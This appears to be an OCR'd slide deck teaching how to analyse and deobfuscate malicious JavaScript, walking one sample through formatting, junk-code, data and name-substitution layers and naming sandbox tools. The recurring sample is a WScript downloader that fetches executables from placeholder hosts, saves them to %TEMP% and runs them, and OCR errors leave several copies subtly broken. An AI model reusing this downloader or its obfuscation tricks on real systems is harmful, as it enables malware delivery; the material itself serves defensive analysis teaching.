
Principles of Performing Javascript Analysis

Malicious scripts and their uses

Malicious JavaScript

Script obfuscation

How to defeat obfuscation


JS
Exploits
Obtain
Malware

Documents

Email
Attachments

Web Pages

URLs

Commands

- powershell.exe

Filenames

```
var b = "bad.example2.com badder.example.com".split(" ");

var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%")+String.fromCharCode(92)+"107";
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var ld = 0;

for (var i=ld; i<b.length; i++) {

  xo.open("GET","http://"+b[i]+"/counter/?id="+i+"&rnd=711791"+n, false);
  xo.send();

  if (xo.status == 200) {
    xa.open();
    xa.saveToFile(fn+i+".exe",2);
    ws.Run(fn+i+".exe",1,0);
  }
}
```

```
var nasdh="99";var nasdj="b99a99d99.99e99x99a99m99p99l99e99299.99c99o99m99 99b
99a99d99d99e99r99.99e99x99a99m99p99l99e99.99c99o99m99".replace(nasdh,'').split
(" ");var NrkQD=38105;var nasdi=WScript.CreateObject("WScript.Shell");var ahu2
="3";var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(9
2)+"107"; var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");var 8oltX=13802;va
r nasbv=WScript.CreateObject ("ADODB.Stream");var y7tdu=64936;var ld = 0;for (
var nasd8=ld;nasd8<nasdj.length;nasd8++){naddk.open("G"+"E"+"T","ht"+""+"tp://
"+nasdj[nasd8]+"/cou"+""+nter/?id="+nasd8+"&rnd=711791"+n, false);var Nkz2x=25
991; naddk.send();var JRQE2=25337;if (naddk.status==(100+200-100)){
nasbv.open();var EcZUA=76990;nasbv.saveToFile(nasmm+nasd8+".exe",2);nasdi.Run(
nasmm+nasd8+".exe",1,0);}}
```

Script Obfuscation

Formatting

Modifies the format of the code to make it difficult to read

```
ab="123";
for(i=0; i<100; i++)
{
  ab[0] = ab[0] ^ i;
  print i;
}
```

```
ab="123";for(i=0;i<10
0;i++){ab[0]=ab[0]^i;
print i;}
```

Solution: Code Beautification Programs

```
var nasdh="99";var nasdj="b99a99d99.99e99x99a99m99p99l99e99299.99c99o99m99 99b
99a99d99d99e99r99.99e99x99a99m99p99l99e99.99c99o99m99".replace(nasdh,'').split
(" ");var NrkQD=38105;var nasdi=WScript.CreateObject("WScript.Shell");var ahu2
="3";var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(9
2)+"107"; var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");var 8oltX=13802;va
r nasbv=WScript.CreateObject ("ADODB.Stream");var y7tdu=64936;var ld = 0;for (
var nasd8=ld;nasd8<nasdj.length;nasd8++){naddk.open("G"+"E"+"T","ht"+""+"tp://
"+nasdj[nasd8]+"/cou"+""+nter/?id="+nasd8+"&rnd=711791"+n, false);var Nkz2x=25
991; naddk.send();var JRQE2=25337;if (naddk.status==(100+200-100)){
nasbv.open();var EcZUA=76990;nasbv.saveToFile(nasmm+nasd8+".exe",2);nasdi.Run(
nasmm+nasd8+".exe",1,0);}}
```

```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99199e99299.99c99o99m99
99b99a99d99d99e99r99.99e99x99a99m99p99199e99.99c99o99m99".replace(nasdh,'').split(" ");
var NrkQD=38105;
var nasdi=WScript.CreateObject("WScript.Shell");
var ahu2="3";
var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");
var 8oltX=13802;
var nasbv=WScript.CreateObject ("ADODB.Stream");
var y7tdu=64936;var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T","ht"+""+"tp://"+nasdj[nasd8]+"/cou"+""+nter/?id="+nasd8+"&rnd=711
791"+n, false);
  var Nkz2x=25991;
  naddk.send();
  var JRQE2=25337;
  if (naddk.status==(100+200-100)){
    nasbv.open();
    var EcZUA=76990;
    nasbv.saveToFile(nasmm+nasd8+".exe",2);
    nasdi.Run(nasmm+nasd8+".exe",1,0);
  }
}
```

Extraneous Code

Add extra lines of code to confuse analysts

```
var num1 = 10;
var num2 = 5;
var num3 = num1 + num2;
```



```
a = 10+10;
var num1 = 10;
b = "12ma34";
var num2 = 5;
c = b.length();
var num3 = num1 + num2;
```

Solution: Search for variables and code that is only used once and remove.

```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99199e99299.99c99o99m99
99b99a99d99d99e99r99.99e99x99a99m99p99199e99.99c99o99m99".replace(nasdh,'').split(" ");
var NrkQD=38105;
var nasdi=WScript.CreateObject("WScript.Shell");
var ahu2="3";
var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");
var 8oltX=13802;
var nasbv=WScript.CreateObject ("ADODB.Stream");
var y7tdu=64936;var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T","ht"+""+"tp://"+nasdj[nasd8]+"/cou"+""+nter/?id="+nasd8+"&rnd=711
791"+n, false);
  var Nkz2x=25991;
  naddk.send();
  var JRQE2=25337;
  if (naddk.status==(100+200-100)){
    nasbv.open();
    var EcZUA=76990;
    nasbv.saveToFile(nasmm+nasd8+".exe",2);
    nasdi.Run(nasmm+nasd8+".exe",1,0);
  }
}
```

```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99199e99299.99c99o99m99
99b99a99d99d99e99r99.99e99x99a99m99p99199e99.99c99o99m99".replace(nasdh,'').split(" ");
var NrkQD=38105;
var nasdi=WScript.CreateObject("WScript.Shell");
var ahu2="3";
var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");
var 8oltX=13802;
var nasbv=WScript.CreateObject ("ADODB.Stream");
var y7tdu=64936;var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T","ht"+""+"tp://"+nasdj[nasd8]+"/cou"+""+nter/?id="+nasd8+"&rnd=711
791"+n, false);
  var Nkz2x=25991;
  naddk.send();
  var JRQE2=25337;
  if (naddk.status==(100+200-100)){
    nasbv.open();
    var EcZUA=76990;
    nasbv.saveToFile(nasmm+nasd8+".exe",2);
    nasdi.Run(nasmm+nasd8+".exe",1,0);
  }
}
```

```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99199e99299.99c99o99m99
99b99a99d99d99e99r99.99e99x99a99m99p99199e99.99c99o99m99".replace(nasdh,'').split(" ");

var nasdi=WScript.CreateObject("WScript.Shell");

var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");

var nasbv=WScript.CreateObject ("ADODB.Stream");
var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T","ht"+""+"tp://"+nasdj[nasd8]+"/cou"+""+nter/?id="+nasd8+"&rnd=711
791"+n, false);

  naddk.send();

  if (naddk.status==(100+200-100)){
    nasbv.open();

    nasbv.saveToFile(nasmm+nasd8+".exe",2);
    nasdi.Run(nasmm+nasd8+".exe",1,0);
  }
}
```

Data Obfuscation

Use operations to make data unreadable or confusing.

```
var file = "fun.exe";
var num = 100;
```

```
var file = "f"+""+String.fromCharCode(0x70+5)+"n";
var num = 500*0+100*(1-0);
```

Solution: Replace with readable values.

```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99199e99299.99c99o99m99
99b99a99d99d99e99r99.99e99x99a99m99p99199e99.99c99o99m99".replace(nasdh,'').split(" ");

var nasdi=WScript.CreateObject("WScript.Shell");

var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");

var nasbv=WScript.CreateObject ("ADODB.Stream");
var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T","ht"+""+"tp://"+nasdj[nasd8]+"/cou"+""+nter/?id="+nasd8+"&rnd=711
791"+n, false);

  naddk.send();

  if (naddk.status==(100+200-100)){
    nasbv.open();

    nasbv.saveToFile(nasmm+nasd8+".exe",2);
    nasdi.Run(nasmm+nasd8+".exe",1,0);
  }
}
```


```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99199e99299.99c99o99m99
99b99a99d99d99e99r99.99e99x99a99m99p99199e99.99c99o99m99".replace(nasdh,'').split(" ");

var nasdi=WScript.CreateObject("WScript.Shell");

var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");

var nasbv=WScript.CreateObject ("ADODB.Stream");
var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T","ht"+""+"tp://"+nasdj[nasd8]+"/cou"+""+nter/?id="+nasd8+"&rnd=711
791"+n, false);

  naddk.send();

  if (naddk.status==(100+200-100)){
    nasbv.open();

    nasbv.saveToFile(nasmm+nasd8+".exe",2);
    nasdi.Run(nasmm+nasd8+".exe",1,0);
  }
}
```

```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99199e99299.99c99o99m99
99b99a99d99d99e99r99.99e99x99a99m99p99199e99.99c99o99m99".replace(nasdh,'').split(" ");

var nasdi=WScript.CreateObject("WScript.Shell");

var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");

var nasbv=WScript.CreateObject ("ADODB.Stream");
var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T","ht"+""+"tp://"+nasdj[nasd8]+"/cou"+""+nter/?id="+nasd8+"&rnd=711
791"+n, false);

  naddk.send();

  if (naddk.status==(100+200-100)){
    nasbv.open();

    nasbv.saveToFile(nasmm+nasd8+".exe",2);
    nasdi.Run(nasmm+nasd8+".exe",1,0);
  }
}
```

```
var nasdh="99";
var nasdj="bad.example2.com badder.example.com".split(" ");

var nasdi=WScript.CreateObject("WScript.Shell");

var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ "\\" +"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");

var nasbv=WScript.CreateObject ("ADODB.Stream");
var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("GET","http://"+nasdj[nasd8]+"/counter/?id="+nasd8+"&rnd=711791"+n, false);

  naddk.send();

  if (naddk.status==(100)){
    nasbv.open();

    nasbv.saveToFile(nasmm+nasd8+".exe",2);
    nasdi.Run(nasmm+nasd8+".exe",1,0);
  }
}
```

Substitution

Modify the variable names to random and meaningless names.



Solution: Copy / Replace

```
var nasdj="bad.example2.com badder.example.com".split(" ");

var nasdi=WScript.CreateObject("WScript.Shell");

var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ "\\" +"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");

var nasbv=WScript.CreateObject ("ADODB.Stream");
var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("GET","http://"+nasdj[nasd8]+"/counter/?id="+nasd8+"&rnd=711791"+n,
false);

  naddk.send();

  if (naddk.status==(100)){
    nasbv.open();

    nasbv.saveToFile(nasmm+nasd8+".exe",2);
    nasdi.Run(nasmm+nasd8+".exe",1,0);
  }
}
```

```
var sites="bad.example2.com badder.example.com".split(" ");

var WShell=WScript.CreateObject("WScript.Shell");

var fn=WShell.ExpandEnvironmentStrings("%TEMP%")+ "\\" +"107";
var HTTP=WScript.CreateObject ("MSXML2.XMLHTTP");

var Stream=WScript.CreateObject ("ADODB.Stream");
var ld = 0;
for (var i = ld; i < sites.length; i++) {

  HTTP.open("GET","http://"+sites[i]+"/counter/?id="+i+"&rnd=711791"+n,
false);
  HTTP.send();

  if (HTTP.status==(100)){
    Stream.open();

    Stream.saveToFile(fn+i+".exe",2);
    WShell.Run(fn+i+".exe",1,0);
  }
}
```

Tips

Work one layer at a time

Reformat the code

Execute in a sandbox

peepdf

Beautifies and executes JavaScript in a sandbox

http://eternal-todo.com/tools/peepdf-pdf-analysis-tool

Inline Commands

```
js_beautify file JSFILE
js_analyze file JSFILE
```

spidermonkey

Mozilla's implementation of JavaScript

Modified to write file when JS executes:

- eval
- document.write
- window.navigate

https://blog.didierstevens.com/programs/spidermonkey/

Remnux

js-file JSFILE

Thank you